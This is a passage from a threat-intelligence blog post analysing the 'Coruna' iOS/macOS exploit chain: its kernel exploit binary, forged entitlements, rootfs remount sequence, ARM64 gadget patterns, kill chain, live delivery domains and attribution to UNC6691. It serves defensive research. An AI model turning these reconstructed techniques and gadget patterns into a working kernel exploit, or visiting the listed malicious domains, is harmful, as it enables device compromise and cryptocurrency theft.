FileSystem	30	Mount/unmount, file I/O, dlopen/dlsym
String/Data	18	memcpy, strcmp, snprintf - data manipulation
Process/Thread	12	posix_spawn, getpid, seteuid - process management
Security/Crypto	10	SHA-1, SHA-256, SHA-384, arc4random
Memory	5	malloc, free, calloc, mmap, realloc
Networking	3	socket, connect, setsockopt
Other	34	Sandbox checks, processor info, NECP, libSystem, misc

Key Mach/VM primitives (largest import category - 82 symbols):

- `mach_vm_read_overwrite` / `mach_vm_write` - arbitrary kernel read/write once the exploit achieves kernel task port
- `mach_vm_allocate` / `mach_vm_deallocate` - kernel heap shaping
- `task_get_special_port` / `task_set_special_port` - replace task ports (e.g., set kernel task port)
- `host_security_set_task_token` - set security token on a task (highly privileged)
- `thread_set_exception_ports` - exception port takeover (common exploit primitive)
- `host_create_mach_voucher` - voucher creation (used in type confusion attacks)

Key IOKit imports (30 symbols):

- `IOServiceMatching` → `IOServiceGetMatchingService` → `IOServiceOpen` - standard driver connection lifecycle
- `IOConnectCallMethod` / `IOConnectCallScalarMethod` / `IOConnectCallStructMethod` - invoke driver methods
- `IOConnectTrap4` / `IOConnectTrap6` - **direct trap calls** bypassing normal method dispatch
- `_IOServiceSetAuthorizationID` - **private API** to impersonate another process's entitlements

Crypto imports - three separate hash algorithms is unusual for exploit code:

- SHA-1: CDHash verification (code directory hash for code signing)
- SHA-256: Trust cache / AMFI hash comparison
- SHA-384: Newer code signing hash (iOS 15+)

14.4 Attack Surface & Exploit Technique

The C-strings, entitlements XML blobs, and import combinations reveal a multi-phase kernel exploitation strategy.

Primary Attack Surface - IOSurfaceRoot:

```
IOSurfaceRoot
/System/Library/Frameworks/IOSurface.framework/IOSurface
kIOSurfaceIsGlobal / kIOSurfaceWidth / kIOSurfaceHeight
```

IOSurfaceRoot (the IOKit user client for GPU surfaces) is a recurring attack surface in iOS kernel exploits - notably CVE-2023-32434 (Operation Triangulation) and CVE-2023-41974 (this exploit, added to CISA KEV 2025-01-29). The exploit loads IOSurface dynamically, opens a connection, then triggers the vulnerability through `IOConnectCallMethod` / `IOConnectTrap6`. The surface dimension properties control kernel heap allocation size for heap shaping.

Authorization ID Manipulation:

```
_IOServiceSetAuthorizationID
<dict><key>com.apple.private.iokit.IOServiceSetAuthorizationID</key><true/></dict>
```

This private API sets the authorization ID on an IOService connection, allowing the exploit to impersonate a more privileged process's entitlements - a post-exploitation primitive requiring an initial kernel vulnerability.

Forged Entitlements (embedded XML blobs):

Entitlement	Purpose
<code>com.apple.private.diskimages.kext.user-client-access</code>	Access IOHDXController - mount disk images in kernel
<code>com.apple.private.security.disk-device-access</code>	Direct block device access (<code>/dev/disk0s1s1</code>)
<code>com.apple.private.vfs.snapshot</code>	APFS snapshot manipulation (<code>orig-fs</code>)
<code>task_for_pid-allow</code>	Full control over any task's Mach port namespace, memory, threads

Root Filesystem Remount Chain (reconstructed from string evidence):

```
Step 1: /dev/disk0s1s1      → Identify root partition
Step 2: orig-fs             → Reference APFS root snapshot
Step 3: /sbin/mount_apfs -o nobrowse → Mount APFS volume
Step 4: /private/var/MobileSoftwareUpdate/mnt1 → Mount point (OTA update path)
Step 5: /sbin/newfs_hfs -P  → Create HFS+ filesystem
Step 6: ram://%u            → Create RAM disk
Step 7: mount / unmount     → Remount operations
```

This rootfs remount attack gains persistent filesystem write access on the normally read-only root volume.

CoreEntitlements Framework:

The exploit dynamically loads `libCoreEntitlements.dylib` to read, modify, and re-serialize entitlements in kernel memory. Combined with `cs_blob zone` references, the exploit patches the `cs_blob` structure of the target process to inject forged entitlements.

Anti-Analysis & Environment Detection:

Check	Method
Corellium detection	<code>/usr/libexec/corelliumd</code> + <code>CORELLIUM</code> string
SoC identification	<code>T8020</code> (A12) / <code>T8120</code> (A16) offset tables
Device model	<code>sysctlbyname("hw.model")</code>
Kernel version	<code>xnu-%u.%u.%u</code> / <code>xnu-%d.%d.%d</code> format parsing
Build type	<code>RELEASE</code> kernel confirmation
Serial number	<code>IOPlatformSerialNumber</code> via IORegistry
Boot integrity	<code>boot-manifest-hash</code> from <code>IODeviceTree:/chosen</code>
Developer mode	<code>developer_mode_status</code> / <code>allows_security_research</code>

Post-exploitation targets identified in string table: `backboardd` (UI event dispatch), `SpringBoard` (home screen), `AppleSEPManager` (Secure Enclave), `AppleM2ScalerCSCDriver` (GPU).

ARM64 Instruction Pattern Scanning:

The binary contains 39 ARM64 instruction search patterns (20 fixed-byte + 19 wildcard) used to locate kernel gadgets without symbols:

```
08 3D 40 92 09 18 80 52 → AND x8, x8, #0xFFFF; MOV w9, #0xC0
1F 01 0A EB 41 00 00 54 → CMP x8, x10; B.NE +8; RET
08 FD 64 D3 1F 21 00 F1 → LSR x8, x8, #36; CMP x8, #8
```

These patterns scan kernel memory to find ROP/JOP gadgets, locate kernel functions, identify data structures by characteristic instruction sequences, and defeat KASLR relative to a leaked base address.

Kernel Segment References:

String	Region	Exploit Purpose
<code>__TEXT_EXEC</code>	Kernel executable code	Primary gadget scanning target
<code>__PPLTEXT</code>	Page Protection Layer	PPL boundary awareness (A12+)
<code>__percpu</code>	Per-CPU kernel data	Navigate to current thread/credentials
<code>__KLD</code>	Kernel Linker Data	Locate kext base addresses
<code>__DATA_CONST</code>	Kernel read-only data	Vtable pointers as ASLR oracles
<code>MAC Labels</code>	Mandatory Access Control	Bypass MAC/AMFI enforcement

14.5 Function Analysis & Code Architecture

The binary contains 649 functions decoded from the `LC_FUNCTION_STARTS` load command.

```
Total functions: 649 (587 in __text, 62 in stubs/__DATA_CONST/__DATA)
Smallest:      4 bytes
Largest:      29,972 bytes (_driver)
Average:      412 bytes
Median:      180 bytes
```

Size Distribution:

Range	Count	Description
Tiny (0-32 bytes)	56	Trampolines, thunks, single-instruction wrappers
Small (32-128 bytes)	169	Utility helpers, accessor functions, simple checks
Medium (128-512 bytes)	307	Core logic functions - the bulk of the exploit
Large (512-2048 bytes)	107	Complex operations - IOKit interaction, memory manipulation
Huge (2048+ bytes)	9	Multi-phase exploit routines

The median of 180 bytes (~45 ARM64 instructions) with a long tail of 9 huge functions is characteristic of well-structured exploit code: many small utility/helper functions called by a few large orchestrating routines.

Top 10 Largest Functions:

Rank	Address	Size	Likely Role
1	0x07514	29,972 B	<code>_driver</code> - main exploit entry point and orchestrator
2	0x1E2AC	11,340 B	Probable IOSurface exploitation / heap manipulation
3	0x15794	10,656 B	Probable kernel read/write primitive setup
4	0x37764	7,868 B	Probable post-exploitation / entitlement patching
5	0x446C0	5,420 B	Probable filesystem remount sequence
6	0x198F8	4,684 B	Probable kernel memory scanning (gadget finder)
7	0x147C4	3,264 B	Probable IOKit service setup / connection management
8	0x45F74	3,060 B	Probable AMFI / sandbox bypass
9	0x2F720	2,180 B	Probable Mach port manipulation
10	0x29998	2,016 B	Probable thread/task control

`_driver` Function (29,972 bytes):

At ~7,493 ARM64 instructions, `_driver` represents 12.6% of all executable code in the binary. Based on imported symbols and string references, it executes the following stages:

- Environment fingerprinting** - `hw_model`, Corellium detection, kernel version parsing, SoC offset table selection
- IOSurface trigger** - `dlopen(IOSurface.framework)` → `IOServiceMatching("IOSurfaceRoot")` → `IOServiceOpen` → `IOConnectCallMethod` / `IOConnectTrap6`
- Kernel R/W primitives** - `mach_vm_read_overwrite` / `mach_vm_write`, ARM64 gadget pattern scanning, KASLR defeat
- Privilege escalation** - `task_set_special_port`, `host_security_set_task_token`, `cs_blob` entitlement forging, `IOServiceSetAuthorizationID`
- Sandbox & AMFI bypass** - `sandbox_check` with `SANDBOX_CHECK_NO_REPORT`, AMFI kernel patching, `task_for_pid-allow` injection
- Filesystem persistence** - Root partition access, APFS snapshot manipulation, `mount_apfs` / `newfs_hfs` via `posix_spawn`, root filesystem remount read-write

Function Clusters by Address Range:

Address Range	~Functions	Module
0x07514 - 0x0EA28	1	<code>_driver</code> (monolithic entry point)
0x0EA28 - 0x14000	~80	Utility functions (comparisons, data manipulation)
0x14000 - 0x1E000	~85	IOKit interaction layer
0x1E000 - 0x2A000	~136	Kernel memory operations (read/write/scan/remap)
0x2A000 - 0x37000	~156	Mach port and task manipulation
0x37000 - 0x41000	~128	Post-exploitation (entitlements, sandbox, filesystem)
0x41000 - 0x446C0	~27	Cross-segment functions and stubs

Address Range	~Functions	Module
0x446C0 - 0x48880	~35	Late-stage functions

Tiny Functions (4 bytes):

Six functions are exactly 4 bytes (a single ARM64 instruction): three mid-binary ([179] 0x21AF0, [189] 0x21F4C, [317] 0x2AD68) and three at the end ([642] 0x487F4, [643] 0x487F8, [647] 0x4887C). The end-of-binary instances are likely `RET` instructions or function table terminators; the mid-binary instances are probable single-instruction tail calls within the kernel memory and Mach port clusters.

GOT Analysis (264 entries):

All 264 GOT entries are already resolved to runtime addresses (a consequence of the memory dump - `dyld` had performed binding before capture). Sample resolved addresses:

GOT Symbol	Runtime Address	Framework
<code>_mach_vm_write</code>	0x1CDDDB459C	libsystem_kernel
<code>_IOServiceOpen</code>	0x19AA63128	IOKit
<code>_CFArrayAppendValue</code>	0x193383E74	CoreFoundation
<code>_dlopen</code>	0x19A146D2C	libdyld

These resolved addresses identify the exact dyld shared cache version and could determine the baseline ASLR slide for the shared cache.

15. Kill Chain Integration

15.1 Full Attack Chain

The Coruna framework is a multi-stage iOS/macOS exploit chain. The browser exploitation documented in Sections 1-10 is **Stage 1**; the kernel exploit (`dump.bin`) documented in Section 14 is **Stage 2**; post-exploitation (PlasmaLoader/PLASMAGRID) is **Stage 3**.

CORUNA KILL CHAIN	
STAGE 0: DELIVERY	
├─ Victim visits compromised/lure site (gambling, fake exchange)	
├─ Hidden iFrame loads exploit from b27.icu (or other domains)	
└─ CloudFront CDN serves JavaScript exploit modules	
STAGE 1: BROWSER EXPLOITATION (Sections 1-10)	
├─ WebKit trigger (yAerzw/KRfmo6/Fq2t1Q/YGPUu7 modules)	
├─ Arbitrary R/W in WebKit renderer process	
├─ PAC bypass + JIT cage escape → native code execution	
├─ Final payload assembly (shellcode + Mach-0 loader)	
└─ ArrayBuffer C2 channel established with b27.icu	
STAGE 2: KERNEL EXPLOITATION (Section 14)	
├─ C2 DOWNLOAD command fetches dump.bin	
├─ Binary injected into powerd daemon	
├─ <code>_driver()</code> → IOSurfaceRoot vulnerability trigger	
├─ Kernel R/W achieved → privilege escalation	
├─ Entitlement forging (cs_blob, AMFI bypass)	
├─ Sandbox escape + <code>task_for_pid-allow</code>	
└─ Root filesystem remounted read-write	
STAGE 3: POST-EXPLOITATION	
├─ PlasmaLoader / PLASMAGRID root-daemon stager deployed	
├─ Primary C2 via hardcoded addresses	
├─ Fallback DGA (seed: "lazarus", 15-char .xyz domains)	
└─ Final objectives: crypto theft, data exfiltration	

15.2 Cross-Reference: Kernel vs. Browser Binaries

Our cross-reference analysis compared `dump.bin` against all extracted browser-chain binaries to determine whether the kernel exploit shares any code with the browser stage:

Byte-level matches found:

Browser Binary	Match Region	Match Length	Actual Content
<code>final_payload_A_16434916_macho.bin</code>	<code>dump[0x7AE]-dump[0x5C9B]</code>	21,109 bytes	Zero padding (0x00 fill between load commands and <code>__text</code>)
<code>final_payload_A_16434916_macho_v2.bin</code>	<code>dump[0x7AE]-dump[0x5C79]</code>	21,085 bytes	Zero padding (24 fewer trailing bytes)
<code>final_payload_B_6241388a_macho.bin</code>	<code>dump[0x7AE]-dump[0x5C9B]</code>	21,109 bytes	Zero padding (identical to payload A)

The entire matched region in both binaries is **100% null bytes** (verified via Python byte scan). The cross-reference tool matched ~21KB of zero padding that exists in all Mach-O binaries between the end of load commands and the start of the first section - a structural artifact, not shared code. All three browser-stage Mach-Os are ARM64 DYLIBs with 21 load commands, producing identical zero-padding regions.

No actual code overlap exists between `dump.bin` and the browser-stage binaries. The kernel exploit and browser payloads share no executable code. No overlap was found with WASM modules or shellcode blobs either - confirming `dump.bin` is a native stage, not derived from the JavaScript chain.

15.3 Delivery Mechanism

The shellcode blobs (`final_payload_A/B_shellcode.bin` , 31,308 bytes each, identical SHA-256) contain 733 ARM64 branch instructions implementing the ArrayBuffer C2 state machine (Section 9). The `DOWNLOAD` command within this state machine is the mechanism that fetches `dump.bin` from the C2 server at runtime, bridging Stage 1 → Stage 2.

16. Attribution & Threat Actor Profile

16.1 UNC6691

The March 2026 Google Threat Intelligence Group (GTIG) report identified the current operator of the Coruna framework as **UNC6691** - a Chinese financially-motivated threat actor specializing in cryptocurrency theft.

Finding	Detail
Threat actor	UNC6691 (GTIG designation)
Origin	China
Motivation	Financial - cryptocurrency theft
Coruna acquisition	December 2025 (framework passed through several hands)
Delivery method	Hidden iFrames on fake crypto exchanges (e.g., impersonating WEEX) and fraudulent gambling sites
Post-exploitation	PlasmaLoader / PLASMAGRID root-daemon stager

16.2 Mapping Our Findings to GTIG Reporting

7P.GAME is not an unrelated takeover. Our discovery of the Chinese gambling site on `b27.icu` (Section 1.7) directly matches UNC6691's documented delivery mechanism of using fraudulent gambling sites as lure pages. The gambling frontend serves as the victim-facing bait; the exploit payloads on the same server are loaded via hidden iFrame.

WHOIS CN → US shift. The registrant country change from China (Hong Kong) to United States in the historical WHOIS data (Section 1.9) aligns with UNC6691's operational timeline. The shift likely occurred as UNC6691 adopted US-based privacy registration to obscure the Chinese operational origin while keeping the CloudFront infrastructure stable.

Multiple delivery domains. GTIG documented several Coruna delivery domains beyond `b27.icu` (Section 1.7): `h4k.icu`, `7p.game`, `spin7.icu`, `k96.icu`, `seven7.vip`, and additional domains. Our initial assessment that `b27.icu` was the sole delivery domain was based on the recovered `urls.txt`, which only contained `b27.icu` URLs. The broader domain set reflects UNC6691's deployment across multiple campaigns.

Cookie-based URL derivation. GTIG noted that the framework uses `sha256(COOKIE + ID)[:40]` to derive resource URLs (Section 1.8), explaining the SHA1-hash-like filenames of all 13 JavaScript payloads. The exploit avoids execution if the device is in Lockdown Mode.

16.3 DGA Resolution

Our initial infrastructure analysis (Section 1) concluded there was "zero evidence of DGA" in the Coruna codebase. The GTIG findings require nuance:

Stage 1 (Delivery/Exploitation) - No DGA ✓

Our analysis was correct for Stage 1. The browser exploit delivery uses static CDN-fronted domains with CloudFront. The JavaScript modules contain no domain generation algorithms. The C2 URL (`T.Dn.Cn`) is a static config string. CloudFront CDN fronting is fundamentally incompatible with DGA tradecraft.

Stage 3 (Post-Exploitation C2) - DGA Exists

The final-stage payload dropped by the kernel exploit - PlasmaLoader (aka PLASMAGRID) - uses a custom DGA as a C2 fallback:

Property	Value
DGA trigger	Primary hardcoded C2 servers unreachable
Seed string	"lazarus"
Domain length	15 characters
TLD	.xyz
Validation	Checks generated domains against Google Public DNS
Purpose	Fallback C2 for persistence after primary infrastructure takedown

Clean statement: Stage 1 delivery is static CDN-fronted (no DGA). Stage 3 post-exploitation (PlasmaLoader) uses a "lazarus" -seeded DGA generating 15-character .xyz domains as a C2 fallback.

16.4 Sophistication Assessment

Indicator	Assessment
Browser chain	28 JS modules, ~559 KB, 167 XOR-encoded strings, 4 WASM modules, dual triggers, PAC bypass via GOT-swap
Kernel exploit	649 functions, 237KB ARM64 code, multi-SoC support, 39 gadget patterns, full rootfs remount
Anti-analysis	Corellium VM detection, developer mode checks, Lockdown Mode avoidance
Entitlement forging	Full CoreEntitlements integration with <code>cs_blob</code> manipulation
Crypto diversity	SHA-1/SHA-256/SHA-384 covering multiple iOS code signing eras
Cross-stage isolation	No code overlap between browser and kernel stages (zero-padding match only)
Operational lifespan	iOS 14.0+ minimum target, maintained across SoC generations

This is **professional-grade exploit development** - not a one-off PoC. The codebase shows signs of long-term maintenance (multi-SoC offset tables, broad iOS version support, multiple hash algorithms), consistent with GTIG's assessment that the framework "passed through several hands" before reaching UNC6691.

16.5 Operational Security Failures

Despite the technical sophistication, UNC6691's operational security was notably poor:

1. **All 13 exploit payloads remain live** on `b27.icu` - byte-identical to originals - served from the same CloudFront distribution now fronting a gambling lure site
2. **The kernel exploit was recoverable** from a live device via lldb, with no anti-dump or memory protection measures
3. **C-strings are not obfuscated** - IOKit driver names, entitlements XML, filesystem paths, and even "CORELLIUM" are stored as plaintext
4. **Single export name** `_driver` - no attempt at symbol stripping for the export
5. **UUID preserved** (`018f0aea-e228-3440-ba05-14d21d036ce1`) - traceable build artifact

13. Conclusion

Coruna represents a complete, production-grade exploit chain targeting Apple's Safari/WebKit engine and XNU kernel on ARM64 (`arm64e`) devices running iOS 14.0 through 17.x and macOS. Operated by UNC6691 (GTIG designation), the framework demonstrates exceptional engineering sophistication across every stage - from browser exploitation through kernel compromise to persistent post-exploitation.

Scale: 28 JavaScript modules (~559 KB) with 167 XOR-encoded strings, 4 WebAssembly modules, and binary shellcode payloads for browser exploitation (Stage 1); a 2MB ARM64 DYLIB kernel exploit containing 649 functions and 237KB of executable code (Stage 2); and PlasmaLoader/PLASMAGRID for persistent post-exploitation (Stage 3). Delivery spans at least 6 domains (`b27.icu` , `h4k.icu` , `7p.game` , `spin7.icu` , `k96.icu` , `seven7.vip`) via watering-hole vectors on fake crypto exchanges and gambling sites.

Depth: The exploit chain traverses the full Apple security stack in three stages: JavaScript type confusion through NaN-boxing manipulation → WebAssembly-based arbitrary read/write → PAC bypass via GOT-swap authenticated call chains → JIT cage escape → native shellcode execution → ArrayBuffer C2 state machine → kernel exploitation via IOSurfaceRoot (CVE-2023-41974) → privilege escalation with `cs_blob` entitlement forging → sandbox escape → root filesystem remount.

Adaptability: Five iOS version tiers with version-specific gadget selection in the browser stage; multi-SoC kernel offset tables (T8020/A12, T8120/A16) with 39 ARM64 gadget search patterns (20 fixed + 19 wildcard) in the kernel stage; and a "lazarus" -seeded DGA fallback in the post-exploitation stage.

Operational Security: Per-module XOR encoding with 60+ distinct keys, hash-based module identity, DOM-level anti-analysis, Corellium VM detection, developer mode checks, and Lockdown Mode avoidance - offset by significant OPSEC failures including live payloads on burned infrastructure, unobfuscated C-strings, and a preserved build UUID.

The framework's most notable technical achievements span both stages. In the browser chain, the PAC bypass temporarily overwrites unsigned GOT entries in `__AUTH_CONST` , then triggers legitimate Apple framework code paths (HomeSharing, CoreML, PassKitCore, AppleMediaServices, SpringBoard) that naturally authenticate through PAC-protected indirect calls - a "let the system authenticate for you" approach resistant to PAC implementation changes. In the kernel stage, the monolithic `_driver` function (29,972 bytes) orchestrates a complete IOSurface-based kernel exploit, from vulnerability trigger through KASLR defeat to entitlement forging and root filesystem persistence, all without any code overlap with the browser stage.

The presence of `HeaderSeed` , `HeaderKey` , and `EncryptedBlocks` configuration strings in the final payloads indicates additional encryption layers beyond what this analysis could fully unpack without a live C2 server - the binary blobs likely contain further stages that decrypt only with server-provided keys, suggesting a compartmentalized operational model where full exploitation requires active C2 participation.

This analysis was conducted through static reverse engineering of the 28 recovered JavaScript files and the `dump.bin` kernel exploit binary without access to the live C2 infrastructure, target devices, or runtime debugging. The kernel binary was recovered from a live iPhone X by matteyeux and is publicly available.

Analysis by @Nadsec Thanks to [matteyeux](#) for posting the Coruna exploit dump publicly. I am an independent security researcher. This analysis was conducted independently and without prior knowledge of Google's or iVerify's Coruna research. All work was performed on publicly recovered JavaScript artifacts.

Find me: [Twitter/X](#) · [Bluesky](#) · [Mastodon](#) · [Medium](#) · [GitHub](#)

Coruna Technical Analysis

Source: <https://www.nadsec.online/blog/coruna-technical-analysis>